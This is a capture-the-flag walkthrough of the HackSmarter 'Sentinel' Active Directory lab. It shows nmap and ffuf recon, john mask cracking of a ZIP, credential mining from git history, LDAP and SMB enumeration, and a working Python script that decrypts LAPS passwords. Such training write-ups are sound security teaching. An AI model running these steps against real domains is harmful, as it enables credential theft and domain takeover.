Summary
Sentinel is a HackSmarter Active Directory lab set in the Trask Industries domain (trask.hsm). The starting position is a PDF welcome letter containing temporary credentials for a new hire, and the goal is Domain Admin across a two-machine environment: a domain controller (DC01, 10.0.0.5) and a member server (SENTINEL-PROTO, 10.0.1.4).
The engagement starts on the web layer. Virtual host enumeration finds an onboarding portal, and the portal leaks a password-protected ZIP whose contents include a .git repository with credentials buried in the commit history. A password spray confirms credential reuse, and from there the domain opens up.
The privilege escalation half chains six techniques that are individually well-documented but rarely seen together:
- LAPS encrypted password decryption via DPAPI-NG, using a group membership the portal credential already has
- AD object restoration, pulling a soft-deleted service account out of
CN=Deleted Objects and into a live OU - GMSA password reading through an ACL chain that starts with a custom security application’s
create command - Targeted Kerberoasting via a writable SPN on a user whose GMSA has
WRITE on them - Base58-encoded LDAP attribute holding the final credential in a non-standard encoding
- GPP XML deployment through a custom TLS service whose authorization is entirely client-side
Category: HackSmarter Labs. Starting position: PDF welcome letter with new-hire credentials. Goal: Domain Admin. Theme: credential chain through legacy systems and custom security tooling.
1. Recon
Port scan
1
2
| export IP=10.0.0.5
sudo nmap -vvv -p- -Pn -sS --min-rate 2000 -oA allports $IP
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| 53/tcp open domain syn-ack
80/tcp open http syn-ack
88/tcp open kerberos-sec syn-ack
135/tcp open msrpc syn-ack
139/tcp open netbios-ssn syn-ack
389/tcp open ldap syn-ack
445/tcp open microsoft-ds syn-ack
464/tcp open kpasswd5 syn-ack
593/tcp open http-rpc-epmap syn-ack
636/tcp open ldapssl syn-ack
3268/tcp open globalcatLDAP syn-ack
3269/tcp open globalcatLDAPssl syn-ack
5985/tcp open wsman syn-ack
45985/tcp open unknown syn-ack
49664/tcp open unknown syn-ack
49669/tcp open unknown syn-ack
55475/tcp open unknown syn-ack
55484/tcp open unknown syn-ack
55500/tcp open unknown syn-ack
55509/tcp open unknown syn-ack
|
Ports 53, 88, 389, 636, 3268, 3269 together point to a Domain Controller. Port 45985 is unusual, a second listener in the WinRM range whose purpose becomes clear later. Derive the open list and run service detection:
1
2
| ports=$(grep '^[0-9]' allports.nmap | grep open | cut -d/ -f1 | paste -sd,)
sudo nmap -vvv -p "$ports" -sVC -Pn -oN nmap $IP
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| 53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: Trask Industries
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: trask.hsm)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: trask.hsm)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
45985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[...] 49xxx range: RPC endpoint mapper ephemeral ports
| smb2-security-mode:
|_ Message signing enabled and required
|
Grab the hostname, domain, and signing/auth posture from SMB in one shot:
1
| SMB 10.0.0.5 445 DC01 [*] x64 (name:DC01) (domain:trask.hsm) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
|
Environment
1
2
| export DOMAIN=trask.hsm FQDN=DC01.trask.hsm
echo "$IP dc01.trask.hsm dc01 trask.hsm" | sudo tee -a /etc/hosts
|
The DC runs Kerberos only, so a krb5.conf is required before any authenticated tooling works. NetExec builds one from the SMB negotiation:
1
2
| nxc smb $IP --generate-krb5-file krb5
export KRB5_CONFIG="$PWD/krb5"
|

Port 80 serves a Trask Industries corporate site:
Trask Industries corporate website at trask.hsm.
NTLM:False shapes the entire engagement. Pass-the-hash is off the table, nxc winrm (NTLM-only) does not work against the DC’s standard port 5985, and every credential has to be turned into a Kerberos TGT before it is useful. The NT hash is still the RC4 Kerberos key, though, so it is not worthless.
2. Virtual Host Discovery
Port 80 serves the corporate site on the default binding. IIS routes by Host header, so other sites on the same server are invisible until their hostname is requested. Fuzz the header with ffuf:
The onboarding vhost returns a 302 with Size: 0, Words: 1, Lines: 1, which are the same word and line counts as the default page’s baseline noise. Filtering on size, words, or lines alone will either hide it or drown it in false positives. Filter by status code instead: drop the 200s that match the default site, and anything with a different response code stands out.
1
2
| ffuf -u http://trask.hsm -H 'Host: FUZZ.trask.hsm' \
-w /usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt -ic -c -fc 200
|
1
| onboarding [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 149ms]
|
A 302 redirect, which means the site exists and is sending the browser somewhere. Add it to hosts and follow:
1
| echo "$IP onboarding.trask.hsm" | sudo tee -a /etc/hosts
|

Login form at onboarding.trask.hsm/sign-in.
3. Onboarding Portal and Document Exfiltration
The welcome letter
The PDF welcome letter that ships with the lab provides:
1
2
3
| TEMPORARY CREDENTIALS:
Username: k.pryde@trask.hsm
Password: KP_TempPass_1988!
|

These work on the onboarding portal:
Employee Onboarding Portal after login.
Password policy

One of the portal pages documents the legacy and special system access password policy:
16 characters, uppercase start, letters and numbers, year of hire, special character ending (!@#$).
This policy is a mask: ProtoTr????1973! where each ? is alphanumeric. That detail matters immediately.
ZIP exfiltration and cracking

The “Export All Files” page offers a password-protected ZIP download:
The ZIP requires a password the portal does not reveal.
The password follows the same policy visible on the page. Use zip2john to extract the hash, then john with a mask based on the pattern. The ?1 custom charset covers a-zA-Z0-9:
1
2
3
| zip2john onboarding-documents.zip > hash
john hash --mask='ProtoTr?1?1?1?11973!' \
--1='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
|
1
| onboarding-documents.zip:ProtoTra1NR1973!
|
1
| 7z -oonboarding x onboarding-documents.zip
|
The password policy page is not flavour text. It defines a mask that reduces the keyspace from astronomical to trivially crackable: 62 choices across 4 unknown positions is 14.7 million candidates, which john exhausts in under a second. Whenever a lab or engagement documents a password format, build the mask from it before reaching for a wordlist.
4. Git History Mining
The extracted ZIP contains a .git repository:
1
2
| cd onboarding
PAGER= git log --oneline
|
1
2
3
4
5
6
7
8
| 226e6d4 Replace old docs structure with updated materials from main site
941ed30 Add timesheet template (csv placeholder)
e317bd8 Add training schedule CSV
447d88d Update README: add changelog entry
ec20d36 Redact trainer passwords from Trainer_Guide
6fe7a5c Add workstation provisioning script (placeholder creds noted)
ac5e70d Add .gitignore to exclude logs and secrets
97c0194 Initial onboarding skeleton + trainer guide (contains temps for provisioning)
|
Commit ec20d36 has “Redact trainer passwords” in the message, which is exactly the kind of commit that leaks what it claims to remove:
1
| PAGER= git show ec20d36
|
1
2
3
4
5
6
7
8
| --- a/3_Orientation_Materials/Trainer_Guide.md
+++ b/3_Orientation_Materials/Trainer_Guide.md
@@ -8,6 +8,6 @@ Welcome trainers
**Temporary Login (change after each session):**
-Username: e.parsons
-Password: W3lcm2Tr4sk1988!
+Username: [Use your own username]
+Password: [Use your own password]
|
Two credentials from the git history: e.parsons:W3lcm2Tr4sk1988! and the author k.ryan, whose account validates via kerbrute and uses the ZIP password ProtoTra1NR1973!. But k.ryan has no interesting group memberships, so the valuable find is e.parsons.
Commit messages that say “redact”, “remove credentials”, or “clean up secrets” are precisely the commits to inspect. git never forgets: the credentials live in the parent commit’s tree, and the diff displays them as the removed lines. git log --all --diff-filter=D -- '*.md' is a quick way to find deletions across the entire history.
5. Domain Enumeration
We have two credentials from the git history: k.ryan (the ZIP password ProtoTra1NR1973!) and e.parsons (the leaked trainer password W3lcm2Tr4sk1988!). Start with k.ryan to pull the domain user list:
1
| nxc ldap $FQDN -k -u k.ryan -p 'ProtoTra1NR1973!' --users --users-export users
|
1
| [*] Enumerated 66 domain users: trask.hsm
|
Export the user list for later use. Check whether we can add machine accounts:
1
| nxc ldap $FQDN -k -u k.ryan -p 'ProtoTra1NR1973!' -M MAQ
|
1
| MAQ DC01.trask.hsm 389 DC01 MachineAccountQuota: 0
|
MachineAccountQuota: 0 rules out adding a machine account. The git diff gave us e.parsons’s password directly, so there is no need to spray. Validate it:
1
| nxc ldap $FQDN -k -u e.parsons -p 'W3lcm2Tr4sk1988!'
|
1
| LDAP DC01.trask.hsm 389 DC01 [+] trask.hsm\e.parsons:W3lcm2Tr4sk1988!
|
e.parsons never changed the password that was “redacted” from the Trainer Guide. Check group memberships:
1
2
| bloodyAD --host $FQDN -d $DOMAIN -u e.parsons -p 'W3lcm2Tr4sk1988!' -k \
get object e.parsons --attr memberof
|
1
2
| distinguishedName: CN=Emily Parsons,OU=Staff,DC=trask,DC=hsm
memberOf: CN=R&D_Auditors,OU=Staff,DC=trask,DC=hsm; CN=R&D,OU=Staff,DC=trask,DC=hsm
|
R&D_Auditors is not a standard group. It becomes important in the next section.
6. BloodHound and Share Enumeration
BloodHound collection
Collect with RustHound and upload to BloodHound CE:
1
| rusthound --domain $DOMAIN -u e.parsons -p 'W3lcm2Tr4sk1988!' -f $FQDN -i $IP -z -k
|
1
2
3
4
| [INFO] 67 users parsed!
[INFO] 73 groups parsed!
[INFO] 2 computers parsed!
[INFO] 5 ous parsed!
|
Two computers: DC01 and SENTINEL-PROTO.
SMB share spider
1
| nxc smb $FQDN --use-kcache -k -M spider_plus
|
1
2
3
4
5
6
7
8
| Share Permissions Remark
----- ----------- ------
ADMIN$ Remote Admin
C$ Default share
IPC$ READ Remote IPC
NETLOGON READ Logon server share
New_Employee_Onboarding
SYSVOL READ Logon server share
|
New_Employee_Onboarding exists but e.parsons cannot read it. Inside SYSVOL, a non-default GPO {4AF28D0B-7E1C-4AF6-8635-53F1AFFE15CB} contains a Registry.pol with LAPS settings:
1
| smbclient.py $DOMAIN/e.parsons:'W3lcm2Tr4sk1988!'@$FQDN -k
|
1
2
3
4
5
| # use sysvol
# cat trask.hsm/Policies/{4AF28D0B-7E1C-4AF6-8635-53F1AFFE15CB}/Machine/Registry.pol
PReg[...ADPasswordEncryptionEnabled;;;]
[...ADPasswordEncryptionPrincipal;;&;TRASK\R&D_Auditors]
[...AdministratorAccountName;;;lab-admin]
|
Three things from the GPO: the LAPS-managed account is lab-admin (not the default Administrator), encryption is enabled (DPAPI-NG, not plaintext), and the encryption principal is TRASK\R&D_Auditors, which is the group e.parsons belongs to.
Windows LAPS can store passwords in two modes: plaintext (msLAPS-Password) or DPAPI-NG encrypted (msLAPS-EncryptedPassword). The encrypted mode wraps the password in a CMS envelope keyed to a specific AD group via the MS-GKDI Group Key Distribution protocol. Only members of the designated principal can decrypt it. The GPO just told us that R&D_Auditors is that principal, and e.parsons is already a member.
7. LAPS Password Decryption
Reading the encrypted attributes
SENTINEL-PROTO has both msLAPS-EncryptedPassword (current) and msLAPS-EncryptedPasswordHistory (previous passwords). The DACL on the computer object grants R&D_Auditors READ_PROP and CONTROL_ACCESS on the LAPS attributes:
1
2
| bloodyAD --host $FQDN -d $DOMAIN -u e.parsons -p 'W3lcm2Tr4sk1988!' -k \
get object 'SENTINEL-PROTO$' --attr msLAPS-EncryptedPassword,msLAPS-EncryptedPasswordHistory
|
The attributes come back as large base64 blobs, which are DPAPI-NG CMS envelopes.
Decrypting with DPAPI-NG
The dpapi-ng Python library can unwrap these envelopes by contacting the DC’s Group Key Distribution Service over Kerberos. Each blob starts with a 16-byte LAPS header (FILETIME + size + flags), followed by the CMS envelope. The decrypted payload is UTF-16LE JSON with three fields: n (account name), t (FILETIME of rotation), and p (plaintext password).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
| #!/usr/bin/env python3
import argparse, base64, json, os, subprocess, sys, datetime
import dpapi_ng
DC = os.environ.get("LAPS_DC", "dc01.trask.hsm")
DOMAIN = os.environ.get("LAPS_DOMAIN", "trask.hsm")
USER = os.environ.get("LAPS_USER", "e.parsons")
PASSWORD = os.environ.get("LAPS_PASS", "W3lcm2Tr4sk1988!")
COMPUTER = os.environ.get("LAPS_COMPUTER", "SENTINEL-PROTO$")
ATTRS = "msLAPS-EncryptedPassword,msLAPS-EncryptedPasswordHistory"
def filetime_to_dt(hexstr):
try:
ft = int(hexstr, 16)
return (datetime.datetime(1601, 1, 1)
+ datetime.timedelta(microseconds=ft / 10)).strftime("%Y-%m-%d %H:%M:%S UTC")
except Exception:
return hexstr or "?"
def fetch_attrs(computer):
cmd = ["bloodyAD", "--host", DC, "-d", DOMAIN, "-u", USER, "-p", PASSWORD, "-k",
"get", "object", computer, "--attr", ATTRS]
out = subprocess.run(cmd, capture_output=True, text=True)
if out.returncode != 0 and not out.stdout:
sys.exit(f"[!] bloodyAD failed:\n{out.stderr or out.stdout}")
return out.stdout
def parse_blobs(text):
entries = []
for line in text.splitlines():
line = line.rstrip()
if line.startswith("msLAPS-EncryptedPasswordHistory:"):
entries.append(("HISTORY", line.split(":", 1)[1].strip()))
elif line.startswith("msLAPS-EncryptedPassword:"):
entries.append(("CURRENT", line.split(":", 1)[1].strip()))
return [(k, v) for k, v in entries if v]
def decrypt(b64):
raw = base64.b64decode(b64)
blob = raw[16:] # strip 16-byte LAPS header
pw = dpapi_ng.ncrypt_unprotect_secret(blob, server=DC, auth_protocol="kerberos")
return json.loads(pw.decode("utf-16-le").strip("\x00"))
def main():
ap = argparse.ArgumentParser()
ap.add_argument("--file", help="decrypt from a saved bloodyAD dump")
ap.add_argument("--computer", default=COMPUTER)
args = ap.parse_args()
text = open(args.file).read() if args.file else fetch_attrs(args.computer)
blobs = parse_blobs(text)
if not blobs:
sys.exit("[!] no msLAPS-EncryptedPassword/History values found")
results = []
for kind, b64 in blobs:
try:
results.append((kind, decrypt(b64)))
except Exception as e:
print(f"[!] failed to decrypt {kind}: {e}", file=sys.stderr)
results.sort(key=lambda r: int(r[1].get("t", "0"), 16), reverse=True)
print(f"\n{'STATE':<9} {'ROTATED (from t)':<26} {'ACCOUNT':<12} PASSWORD")
print("-" * 72)
for kind, d in results:
print(f"{kind:<9} {filetime_to_dt(d.get('t','')):<26} {d.get('n',''):<12} {d.get('p','')}")
if __name__ == "__main__":
main()
|
1
